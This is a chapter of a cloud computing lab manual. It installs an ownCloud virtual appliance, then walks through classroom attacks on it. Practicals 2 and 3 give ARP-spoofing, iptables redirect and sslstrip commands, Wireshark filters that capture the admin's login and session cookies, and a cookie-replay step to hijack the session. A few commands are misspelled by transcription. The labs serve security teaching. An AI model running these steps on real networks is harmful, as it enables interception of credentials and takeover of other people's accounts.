

## Chapter 19

# Cloud Computing

Lab Manual


**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH  
MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING.  
FOR MORE DETAILS APPROACH LAB COORDINATORS**

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
S.No.	Practical Name	Page No.
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# Practical 1: Owncloud installation

Visit <https://owncloud.org> and click on the download button on the top-right corner



Under **Get Owncloud server**, click on **Download** to select the compatible version of Owncloud.



## Under **Appliances** tab, download **OVA** (open virtual appliance)

[Archive File](#)  
For server owners


[Web Installer](#)  
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For auto updates



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For easy deployment

Latest stable version: **9.1.0** ([Changelog](#))

ownCloud Server supports Linux (like) operating systems, and is available via packages, sources, appliances or a one file php installer.

[OVA](#) [QCOW2](#) [raw](#) [VHDX](#) [VMDK](#) [VMX](#)**Security note:**  
These images do not all offer automatic update technology. We recommend a subscription to our low-traffic [announcement mailing list](#) for notifications on updates and security issues. Find here the public ownCloud [GPG key](#).

Extract the above-downloaded **zip** file.

	Ubuntu_14.04-owncloud-9.1.0-1.1-20160...	7/21/2016 11:24 AM	Open Virtualizatio...	826,483 KB
	Ubuntu_14.04-owncloud-9.1.0-1.1-20160...	8/3/2016 3:39 PM	WinRAR ZIP archive	807,668 KB








To import cloud virtual machine into VirtualBox, double-click on OVA file and select **Import**

? X

← Import Virtual Appliance

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.


Description	Configuration
Virtual System 1	
 Name	Ubuntu_14.04-owncloud-9.1.0-1....
 Guest OS Type	 Ubuntu (64-bit)
 CPU	1
 RAM	2048 MB
 Network Adapter	<input checked="" type="checkbox"/> Intel PRO/1000 MT Desktop (8...
 Storage Controller (SATA)	AHCI

☒ Reinitialize the MAC address of all network cards

Appliance is not signed


[Restore Defaults](#) [Import](#) [Cancel](#)

Wait until the import process completes.



Once the cloud VM imported successfully, we can see a new virtual machine in the VM list.

Select the newly installed VM and click on start




To continue with the installation process, provide login details (as shown on the screen).

```
Ubuntu 14.04.2 LTS owncloud tty1

+-----+
|               Welcome to ownCloud!               9.1.5               |
+-----+
| This server is reachable at https://192.168.1.114/owncloud |
| Initial admin login:      admin |
| Initial admin password:  admin |
+-----+
| If the virtual machine runs with NAT, the above address may not work. |
| Try http://localhost:8888/owncloud or adjust bridging/port forwarding. |
+-----+
| You can now logon to your ownCloud by using one of the above URLs |
| with your web browser. Please import the SSL cert to your browser, or |
| accept the security warning to connect to your ownCloud via HTTPS. |
+-----+
| OPTIONAL: |
| If you want to do the final setup (e.g. change admin password), |
| please log in as user 'admin' to run the setup-script. |
+-----+
owncloud login: admin_
```

Follow the instruction on screens to configure ***Date and Time, keyboard layout***



## Package configuration

### Configuring tzdata

Please select the geographic area in which you live. Subsequent configuration questions will narrow this down by presenting a list of cities, representing the time zones in which they are located.

Geographic area:

Arctic Ocean  
Asia  
Atlantic Ocean  
Europe  
Indian Ocean  
Pacific Ocean  
System V timezones  
US  
None of the above

↑

■

↓

<Ok>

<Cancel>

## Package configuration

### Configuring tzdata

Please select the city or region corresponding to your time zone.

Time zone:

Kabul  
Kamchatka  
Karachi  
Kashgar  
Kathmandu  
Khandyga  
Kolkata  
Krasnoyarsk  
Kuala\_Lumpur  
Kuching  
Kuwait

↑

■

↓

<Ok>

<Cancel>

Change the default **password** of cloud VM

There are two different [admin] account settings. One in the Ubuntu system, one in ownCloud.

For better security, you now have the option to change both passwords.

First, change the Ubuntu password for [admin]

Enter your new password for admin here:

Enter password again:

Password changed successfully!

Now, change the password of **Owncloud server**.

```
For better security, change the ownCloud password for [admin]
Press any key to change ownCloud password ...
Enter a new password:
Confirm the new password:
Successfully reset password for admin
```

After changing Owncloud server password, execute ***sudo -i*** to switch into root user account.

```
+-----+
| Success! You have now done the final setup. |
| The system is now ready ...                |
+-----+

Press any key to return to the shell prompt.
Type "exit" there, to go back to the login prompt.
If you want to become root, type "sudo -i" ...
```

```
admin@owncloud:~$ sudo -i
root@owncloud:~# _
```



## Practical 2: Cloud user account password sniffing.

Open a terminal and execute following commands to perform ARP poisoning (in LAN) on a computer running Cloud server (Owncloud).

*Terminal 1:*

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
```

***sslststrip -a***

*Terminal 2:*

***arp spoof -t <router IP> <target IP>***

*Terminal 3:*

***arp spoof -t <target IP> <router IP>***

[illegible]

Start Wireshark and apply ***http.request.method == POST*** filter to capture login credentials. These credentials can be misused by anyone on network.

Wireshark interface showing a packet capture on interface \*eth0. The filter bar displays `http.request.method == POST`. The packet list shows three packets, with packet 3300 (HTTP POST) selected.

No.	Time	Source	Destination	Protocol	Length	Info
171	0.752940412	192.168.0.126	117.18.237.29	OCSP	489	Request
178	0.885785600	192.168.0.120	117.18.237.29	OCSP	469	Request
3300	16.322018065	192.168.0.126	192.168.0.125	HTTP	840	POST /owncloud/index.php/lo

The packet details pane for the selected packet (Frame 3300) shows the following structure:

- Frame 3300: 840 bytes
- Ethernet II, Src: [redacted], Dst: [redacted]
- Internet Protocol Version 4, Src: 192.168.0.126, Dst: 192.168.0.125
- Transmission Control Protocol, Src Port: 54321, Dst Port: 80
- Hypertext Transfer Protocol
- HTML Form URL Encoded

The Hypertext Transfer Protocol details show the following fields:


- Content-Type: application/x-www-form-urlencoded
- Content-Length: 188
- user=admin&password=admin&timezone-offset=-7&timezone=America
- %2FLos\_Angeles&requesttoken=Gid0IRM
- %2FDGJCHXwfk34DJFAeIHcpUTYcJQV7WAo6cyY%3D
- %3A1cLmwYx6%2Be0kNMtR8yHFFhZfvWM2EJ6HOD2E8b25zfQ%3DHTTP/1.1 303
- See Other
- Date: Tue, 10 Jul 2018 12:16:02 GMT
- Server: Apache/2.4.7 (Ubuntu)
- X-Powered-By: PHP/5.5.9-1ubuntu4.21
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-cache, must-revalidate
- Pragma: no-cache

## Practical 3: Performing Session hijacking on Owncloud

Session hijacking vulnerability in the cloud web interface can allow an attacker to steal cookies and gain access to admin account (Assume that attacker and cloud server are on the same network).

### On target machine:

Admin logs in to his account using login credentials.



### On the Attacker machine:

The attacker performs a MITM attack (ARP poisoning) by executing the following commands to steal cookies from the target browser.

*Terminal 1:*

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
```

```
sslstrip -a
```

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT --to-port 10000
root@kali:~# sslstrip -a

sslstrip 0.9 by Moxie Marlinspike running...
█
```

*Terminal 2:*

```
arpspoof -t <router IP> <target IP>
```

```

root@kali:~# arpspoof -t 192.168.0.128 192.168.0.1
8:0:27:c5:d:1c 2c:d0:5a:38:ce:f7 0806 42: arp reply 192.168.0.1 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 2c:d0:5a:38:ce:f7 0806 42: arp reply 192.168.0.1 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 2c:d0:5a:38:ce:f7 0806 42: arp reply 192.168.0.1 is-at 8:0:27:c5:d:1c

```

Terminal 3:

**arpspoof -t <target IP> <router IP>**

```

root@kali:~# arpspoof -t 192.168.0.1 192.168.0.128
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.128 is-at 8:0:27:c5:d:1c
8:0:27:c5:d:1c 54:b8:a:f:8c:80 0806 42: arp reply 192.168.0.128 is-at 8:0:27:c5:d:1c

```

Start **Wireshark** and apply **http.cookie** filter to gain access to cookies of admin account(active session running)

The image shows a Wireshark network traffic analysis window. The main window displays a list of captured packets. The selected packet (No. 424) is an HTTP GET request from 192.168.0.128 to 192.168.0.125. The packet details pane shows the following information:

- Frame 424:** 790 bytes on wire (6320 bits)
- Ethernet II:** Src: LiteonTe\_38:ce:f7 (2c:d0:5a:38:ce:f7), Dst: 192.168.0.125
- Internet Protocol Version 4:** Src: 192.168.0.128, Dst: 192.168.0.125
- Transmission Control Protocol:** Src Port: 54435, Dst Port: 80
- Hypertext Transfer Protocol:** GET /owncloud/ocs/v2.php/apps/settings/ajax/ocs\_api\_request HTTP/1.1
- VSS-Monitoring ethernet trailer:** Source: 192.168.0.128, Destination: 192.168.0.125

The packet bytes pane shows the raw data of the HTTP request, including the cookies:

```

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
requesttoken: YTAwAw80AzFeNiF4UD4FFgsNF39eXat7HTchGy1zYDM=:/BXTAB0subjJ7fKwMYpH1iALnATznJUVEJ3KkRGpVBC=
OCS-APIREQUEST: true
X-Requested-With: XMLHttpRequest
Referer: http://192.168.0.125/owncloud/index.php/settings/personal
Cookie: oc2o0v7f0m7x=790fnnvmqpfqf15funioaf30r6; oc_sessionPassphrase=c7lne1xa2A5YVLEXR3QxxJ9FyjcR6pvv0svkeGtMqr2X%2BUGmvr3td4xi53B8xqzhe26hkVxsZgZAAj%2B1dSPK6otrTa%2FGVm1qh6md3vaBSbagLvA1N%2FvRxIBUKmftw9t
Connection: keep-alive

```

The packet list pane shows the following information:

No.	Time	Source	Destination	Protocol	Length	Info
424	22.846396203	192.168.0.128	192.168.0.125	HTTP	790	GET /owncloud/ocs/v2.php/apps/settings/ajax/ocs_api_request HTTP/1.1
475	24.163165178	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1
481	24.297616965	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1
500	24.311317837	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1
501	24.312319378	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1
502	24.312329910	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1
503	24.312331092	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1
505	24.312546493	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1
507	24.312549350	192.168.0.128	192.168.0.125	HTTP	676	GET /owncloud/index.php/settings/personal HTTP/1.1

Attacker configures these cookies in his browser with the help of **cookie manager +** extension to hijack the admin's active session.



